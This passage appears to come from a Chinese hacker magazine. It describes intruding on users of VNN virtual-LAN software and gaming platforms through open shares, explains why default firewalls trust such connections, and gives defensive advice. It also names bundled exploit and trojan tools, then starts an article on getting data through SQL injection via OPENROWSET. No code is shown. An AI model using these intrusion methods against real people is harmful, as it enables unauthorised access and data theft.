


图 18




图19

不过让我奇怪的是，我通过VNN服务器获得的IP地址竟然是“10.140.231.185”（从VNN窗口的标题栏上可以看到自己的IP），也许所有VNN用户并不是都在一个IP段中。看来还有一个最简单的方法，直接扫描自己IP地址段中的存活主机，也可以找到许多漏洞主机。

2.eMule/BitComet也暴VPN入侵漏洞

由于VNN的强大，许多内网用户用它来提速网络传输，P2P下载等。尤其是在网上许多BT下载的技巧文章中，都提到了如何利用VNN使内网用户能够互相连接，同时，有一些流行的P2P下载软件也加入了VNN的内核，比如电驴eMule（图20）、BitComet等。例如在使用BitComet 0.56及以后的版本进行下载时，从“用户列表”中可以看到一些“发起方”为“内网互联”的用户，这些用户就是通过VNN实现内网互联的下载者了（图21）。




图20




图21

也就是说，安装了eMule和BitComet的用户，很可能不经意间（因为获得的内网IP地址无法确定）就成为了其它内网用户的攻击目标。

五、VPN网络安全谈

从上面的入侵过程，可以看出只是利用一些简单的漏洞，例如早已快绝迹的共享漏洞。为什么这么古老的漏洞在今天居然还可以成功的利用呢？这都是缘于VPN虚拟局域网的功劳！

1.VPN入侵，防火墙之痛

从网络环境和防火墙的角度看，使用VPN/VNN的网络用户可以分为四类：有公网IP未安装防火墙、有公网IP安装了防火墙、处于内网未安装防火墙及处于内网安装了防火墙。其中有公网IP未安装防火墙的用户比较少，这样没有安全意识的用户遭受攻击也是很正常的事情。而有公网IP并安装了防火墙的用户为什么也会遭受共享漏洞之类的攻击呢？这就不得不谈一下防火墙与VPN的关系了。




图22

处于公网环境的用户，有时也会共享一下自己硬盘上的某些文件夹（图22），由于安装了防火墙的关系，往往不会注意设置共享文件夹访问密码。因为防火墙在默认设置的情况下，会阻止来自Internet上的一些非法网络连接，有效的保障系统安全。但是当用户通过上述的游戏平台和VNN技术，连接入一个虚拟的局域网时，那些本来由Internet上发起的入侵连接就变成合法内网连接了，而防火墙在此时却是形同虚设的！




图23

以天网防火墙为例，普通用户安装天网时往往使用默认的设置，我们来看看默认设置下防火墙对于局域网内的连接是如何处理的吧（图23）！可以看到，在默认设置中有如下IP规则：“禁止互联网上的机器使用我的共享资源”、“允许局域网的机器使用我的共享资源”、“允许局域网内的机器取你的机器的名称”……可见用户的共享资源在互联网上是安全的，但是经过浩方之类的游戏平台和VNN软件转换成局域网后，就变得十分的危险了！

再看看金山网镖防火墙，在默认设置下使用的是“中安全级别”，此时局域网中的用户不仅可以使用Ping命令互相探测，而且可以访问共享资源、查看机器名、使用HTTP、SMTP、TELNET……等（图24）！金山网镖对局域网内的用户的限制更加宽松，通过VPN技术转换为内部局域网后，不仅仅是共享漏洞的问题，可进行的入侵破坏性更大！

至于其它的防火墙也与此类似，在默认设置情况下大多都很信任局域网用户，给VPN入侵提供了大好的机会。

另外的两类用户，内网安装了防火墙情况下也与上面相同，而且处于内网的用户有百分之九十以上的可能，对本地资源进行




图24

共享，出于信任一般情况下都不给共享资源加上密码的。此外，许多内网用户是没有安装防火墙的，尤其是许多公司或企业内部网络用户通常是在网关处安装防火墙，内部局域网用户可以自由的访问，这样的危害更大！假设某个公司用户通过游戏平台连入了虚拟局域网中，那么来自虚拟局域网的入侵者可能通过控制此用户电脑，并进而控制整个公司网络……其后果是不堪设想的！

2.防范 VPN 入侵

其实准确说来，上面入侵过程中所利用的漏洞，并不能真的算是浩方之类的游戏平台或 VNN 软件的漏洞，也不能说是防火墙的缺陷，只能说两者的结合才造成了黑客入侵的发生。要防范此类攻击，需要从这两处分别入手。

首先，对于浩方和 QQ 游戏大厅之类的游戏平台，不应该暴露游戏者的虚拟 IP 地址。象联众和中国游戏在线就作得比较好，这样可以减少游戏者被攻击的可能性。当然有经验的入侵者还是可以探测出其他用户的 IP 地址，例如通过平台玩 CS 游戏时，当 CS 加载连接服务器的过程中，会显示服务器的 IP 地址，入侵者可由此得出游戏房间的 IP 地址段。

其次，在防火墙设置方面，常上游戏平台玩游戏或者使用 VNN 的用户，应该在防火墙中将局域网连接设置为需要审核。如果嫌麻烦的话，直接将防火墙的安全级别设置为“高”也可以。非内网用户不要轻易共享自己电脑上的资源，内部局域网用户在共享资源时一定要加上访问密码。

网上遍布各种陷井，黑客入侵的漏洞也数不胜数，防范这一切的最关键之处是提高安全意识——游戏时也别忘记了安全，这正是本文要告诉大家的。

（文章中涉及到的工具 MS05－039 漏洞溢出三合一工具包、木马 CIA、EXE 文件捆绑机飞狐专版、X-SCAN 已经收录于光盘中）

绕过屏蔽拿数据

寂寞的刺猬

对于 SQL 数据库的注入，通常利用返回的出错信息来获取数据信息，但如果对方程序屏蔽了错误信息，那事情就难办了！在第 3 期“我也客串一回电子图书馆长”一文中，我利用管理员疏忽的“_vti_bin”目录，得到了网站的目录，但如果管理员删除了此目录或是服务器为 2003 SERVER，该如何突破呢？

偶然的一天，我从网上发现 SQL 中有个不错的函数：“Openrowset”，一个用于访问远程数据库的函数，即使在普通权限下也一样可以运行，正因为它的独特功能，才给我们提供了一种突破屏蔽拿数据的方法。比如，我们找到的有注入点的机器为 